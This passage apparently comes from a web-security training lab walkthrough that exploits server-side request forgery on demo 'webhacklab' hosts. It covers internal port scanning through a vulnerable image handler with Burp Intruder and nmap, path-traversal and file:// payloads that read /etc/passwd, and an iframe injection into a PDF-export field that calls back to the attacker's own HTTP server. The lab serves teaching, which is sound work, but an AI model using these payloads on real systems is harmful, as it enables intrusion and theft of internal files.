
Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 16 Jul 2018 11:37:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Connection: close
Content-Type: image/png
```



Step 14: To perform automated internal network scanning/service enumeration, we can use Burp Intruder and select the last octet of IP address and also a port. We need to perform service enumeration on multiple IPs so we can select “Cluster bomb” as an attack type:




Step 15: In Burp Intruder, select the Payload for the first position, here we are going to mention last octet of IPs:



Step 16: In Burp Intruder, select the Payload for second position, here we are going to mention list of ports/services to enumerate for IPs mentioned in above step:



Step 17: CAUTION: we are going to perform host/service discovery through web application, it could be possible that a little mistake may ruin our plan by making multiple requests. Generally, it is preferable to go with only "1" thread and with throttling request:



Step 18: Observe the result table using columns “Length” or “Response received”, we can observe that there are 6 other services which have large response contents(167-11500 Bytes) comparing to normal request(151 Bytes). Figure shows that HTTP request for IP 192.168.200.12 and port 80(service HTTP) which responded in 11476 Bytes.

Request	Payload1	Payload2	Status	Response received	Error	Timeout	Length	Comment
3	12	80	200	502	<input type="checkbox"/>	<input type="checkbox"/>	11476	
6	11	8080	200	357	<input type="checkbox"/>	<input type="checkbox"/>	10902	
27	12	3000	200	549	<input type="checkbox"/>	<input type="checkbox"/>	4722	
2	11	80	200	766	<input type="checkbox"/>	<input type="checkbox"/>	765	
0			200	946	<input type="checkbox"/>	<input type="checkbox"/>	280	
1	10	80	200	553	<input type="checkbox"/>	<input type="checkbox"/>	280	
7	12	8080	200	553	<input type="checkbox"/>	<input type="checkbox"/>	167	
4	21	80	200	543	<input type="checkbox"/>	<input type="checkbox"/>	151	
5	10	8080	200	506	<input type="checkbox"/>	<input type="checkbox"/>	151	
8	21	8080	200	547	<input type="checkbox"/>	<input type="checkbox"/>	151	
9	10	8000	200	553	<input type="checkbox"/>	<input type="checkbox"/>	151	
10	11	8000	200	501	<input type="checkbox"/>	<input type="checkbox"/>	151	
11	12	8000	200	548	<input type="checkbox"/>	<input type="checkbox"/>	151	
12	21	8000	200	548	<input type="checkbox"/>	<input type="checkbox"/>	151	

Request Response

Raw Params Headers Hex

```
GET /imagehandler.php?imgurl=http://192.168.200.12:80 HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
```

Type a search term 0 matches

Finished

Step 19: Observe the result table using columns “Length” for each ports/services, we can observe that there are 5 other services which have variations in “Length”. However, this is a demo application and we have restricted our result analysis to “Length” only but we can also compare results with “Response received”.

Request	Payload1	Payload2	Status	Respons...	Respons...	Error	Timeout	Length
0			200	493	493	<input type="checkbox"/>	<input type="checkbox"/>	765
1	10	80	200	650	650	<input type="checkbox"/>	<input type="checkbox"/>	280
2	11	80	200	470	471	<input type="checkbox"/>	<input type="checkbox"/>	765
3	12	80	200	316	443	<input type="checkbox"/>	<input type="checkbox"/>	11476
4	21	80	200	452	452	<input type="checkbox"/>	<input type="checkbox"/>	151
5	10	8080	200	476	476	<input type="checkbox"/>	<input type="checkbox"/>	151
6	11	8080	200	482	483	<input type="checkbox"/>	<input type="checkbox"/>	151
7	12	8080	200	391	392	<input type="checkbox"/>	<input type="checkbox"/>	167
8	21	8080	200	478	478	<input type="checkbox"/>	<input type="checkbox"/>	151
9	10	8888	200	483	483	<input type="checkbox"/>	<input type="checkbox"/>	151
10	11	8888	200	484	484	<input type="checkbox"/>	<input type="checkbox"/>	151
11	12	8888	200	393	394	<input type="checkbox"/>	<input type="checkbox"/>	151
12	21	8888	200	433	434	<input type="checkbox"/>	<input type="checkbox"/>	151
13	10	21	200	3303	3434	<input type="checkbox"/>	<input type="checkbox"/>	151
14	11	21	200	472	472	<input type="checkbox"/>	<input type="checkbox"/>	151
15	12	21	200	379	379	<input type="checkbox"/>	<input type="checkbox"/>	151
16	21	21	200	424	425	<input type="checkbox"/>	<input type="checkbox"/>	151
17	10	22	200	440	441	<input type="checkbox"/>	<input type="checkbox"/>	151
18	11	22	200	459	459	<input type="checkbox"/>	<input type="checkbox"/>	151
19	12	22	200	380	381	<input type="checkbox"/>	<input type="checkbox"/>	151
20	21	22	200	474	474	<input type="checkbox"/>	<input type="checkbox"/>	151
21	10	8000	200	480	480	<input type="checkbox"/>	<input type="checkbox"/>	151
22	11	8000	200	471	472	<input type="checkbox"/>	<input type="checkbox"/>	151
23	12	8000	200	470	470	<input type="checkbox"/>	<input type="checkbox"/>	151
24	21	8000	200	480	480	<input type="checkbox"/>	<input type="checkbox"/>	151
25	10	3000	200	463	464	<input type="checkbox"/>	<input type="checkbox"/>	151
26	11	3000	200	468	468	<input type="checkbox"/>	<input type="checkbox"/>	151
27	12	3000	200	471	471	<input type="checkbox"/>	<input type="checkbox"/>	151
28	21	3000	200	470	470	<input type="checkbox"/>	<input type="checkbox"/>	151
29	10	3001	200	391	391	<input type="checkbox"/>	<input type="checkbox"/>	151
30	11	3001	200	446	446	<input type="checkbox"/>	<input type="checkbox"/>	151
31	12	3001	200	305	1598	<input type="checkbox"/>	<input type="checkbox"/>	123040
32	21	3001	200	255	256	<input type="checkbox"/>	<input type="checkbox"/>	151

Request Response

Raw Params Headers Hex

```

GET /imagehandler.php?imgurl=http://192.168.200.12:3001 HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
    
```

Step 20: Observe the result table using columns “Length” or “Response received” for each ports/services, we can observe that there are 2 other services(HTTP on port 8080) which have variations in “Length”.

Request	Payload1	Payload2	Status	Response...	Error	Timeout	Length
10	11	8000	200	545	<input type="checkbox"/>	<input type="checkbox"/>	151
21	10	8009	200	510	<input type="checkbox"/>	<input type="checkbox"/>	151
22	11	8009	200	524	<input type="checkbox"/>	<input type="checkbox"/>	151
23	12	8009	200	546	<input type="checkbox"/>	<input type="checkbox"/>	151
24	21	8009	200	551	<input type="checkbox"/>	<input type="checkbox"/>	151
8	21	8080	200	507	<input type="checkbox"/>	<input type="checkbox"/>	151
6	11	8080	200	512	<input type="checkbox"/>	<input type="checkbox"/>	10902
7	12	8080	200	545	<input type="checkbox"/>	<input type="checkbox"/>	167
5	10	8080	200	921	<input type="checkbox"/>	<input type="checkbox"/>	151
40	21	8888	200	546	<input type="checkbox"/>	<input type="checkbox"/>	151
38	11	8888	200	547	<input type="checkbox"/>	<input type="checkbox"/>	151
39	12	8888	200	550	<input type="checkbox"/>	<input type="checkbox"/>	151
37	10	8888	200	553	<input type="checkbox"/>	<input type="checkbox"/>	151
29	10	8999	200	525	<input type="checkbox"/>	<input type="checkbox"/>	151
30	11	8999	200	538	<input type="checkbox"/>	<input type="checkbox"/>	151
32	21	8999	200	547	<input type="checkbox"/>	<input type="checkbox"/>	151
31	12	8999	200	552	<input type="checkbox"/>	<input type="checkbox"/>	151
36	21	9999	200	499	<input type="checkbox"/>	<input type="checkbox"/>	151
33	10	9999	200	508	<input type="checkbox"/>	<input type="checkbox"/>	151
35	12	9999	200	544	<input type="checkbox"/>	<input type="checkbox"/>	151
34	11	9999	200	546	<input type="checkbox"/>	<input type="checkbox"/>	151

Request Response

Raw Params Headers Hex

GET /imagehandler.php?imgurl=http://192.168.200.11:9999 HTTP/1.1
 Host: shop.webhackrlab.com
 User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
 Accept: */*

0 matches

Finished

Step 21: We can also match our results with “Nmap” output as shown in below Figure:

```
root@Kali:~# nmap -F 192.168.200.0/24 -sT
```

```
SYN Stealth Scan Timing: About 100.00% done: ETC: 21:33 (0:00:00 remaining)
Nmap scan report for pay.webhacklab.com (192.168.200.10)
Host is up (0.44s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for auth.webhacklab.com (192.168.200.11)
Host is up (0.20s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
8009/tcp  open  ajp13
8080/tcp  open  http-proxy

Nmap scan report for misc.webhacklab.com (192.168.200.12)
Host is up (0.23s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
3000/tcp  open  ppp
8080/tcp  open  http-proxy

Nmap scan report for 192.168.200.14
Host is up (0.24s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for hc.webhacklab.com (192.168.200.15)
Host is up (0.23s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8009/tcp  open  ajp13
8080/tcp  open  http-proxy

Nmap scan report for 192.168.200.21
Host is up (0.23s latency).
Not shown: 99 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 89.43 seconds
```

Step 22: Similarly, fetch an internal file “/etc/passwd” using payload:

```
../../../../../../../../etc/passwd
```

The screenshot shows a web browser's developer tools interface. At the top right, the target URL is `http://shop.webhacklab.com`. The left pane shows the **Request** tab with the following details:

- Method: GET
- URL: `/imagehandler.php?imgurl=../../../../../../../../etc/passwd`
- Host: `shop.webhacklab.com`
- User-Agent: `Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0`
- Accept: `*/*`
- Accept-Language: `en-US,en;q=0.5`
- Accept-Encoding: `gzip, deflate`
- Referer: `http://shop.webhacklab.com/products.php`
- Cookie: `PHPSESSID=js3ap7j337724mh6gveaivbhfl`
- Connection: `close`

The right pane shows the **Response** tab with the following details:


- Status: `HTTP/1.1 200 OK`
- Date: `Mon, 16 Apr 2018 15:17:29 GMT`
- Server: `Apache/2.4.18 (Ubuntu)`
- Content-Length: `1981`
- Connection: `close`
- Content-Type: `image/png`

The response body contains the following text, which is a list of system users from the `/etc/passwd` file:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
```


Step 23: Let's try to fetch an internal file "/etc/passwd" from the host through file URI scheme:

<http://shop.webhacklab.com/imagehandler.php?imgurl=file:///etc/passwd>



Step 24: Fetch an internal file from the host through file URI scheme:

<http://shop.webhacklab.com/imagehandler.php?imgurl=file:///var/www/html/admin.php>




SSRF via PDF Generation

Challenge URL: <http://topup.webhacklab.com/Account/Profile>


- Utilise PDF export injection to confirm SSRF using OOB channel.
- Retrieve the content of the internal file “win.ini”:

Solution:

Step 1: Login to the topup application using your account and visit user account profile page. You can update the account information using this page:



Step 2: To identify SSRF in the above input field, OOB calls can be made using `<iframe src='http://192.168.4.X:8000'/>`. Let's try injecting the payload in the “billing address” field and generate the PDF to understand the response coming from the server.



Step 3: Start HTTP webserver on your kali VM to get the http request logs, using the following command:

```
Python3 -m http.server
```

```
(root@kali) - [~/tools]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


Now make a top-up transaction, which will create a PDF invoice for the transaction details with the help of user profile data.

Step 4: Output of python http web server logs will show that the http requests are being received by the server and “Name” and “Billing Address” fields are vulnerable to SSRF.

```
(root@kali) - [~/tools]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.110 - - [11/Jul/2021 03:04:09] "GET / HTTP/1.1" 200 -
192.168.200.110 - - [11/Jul/2021 03:04:10] "GET / HTTP/1.1" 200 -
```


Note: Each time you try this on different input fields, you need to generate an invoice PDF file using a top-up transaction to get the http log output.

Step 5: Notice that the application is running over the IIS 8.5 and ASP.NET, hence we can consider the windows specific payload to read the local content from the web server.

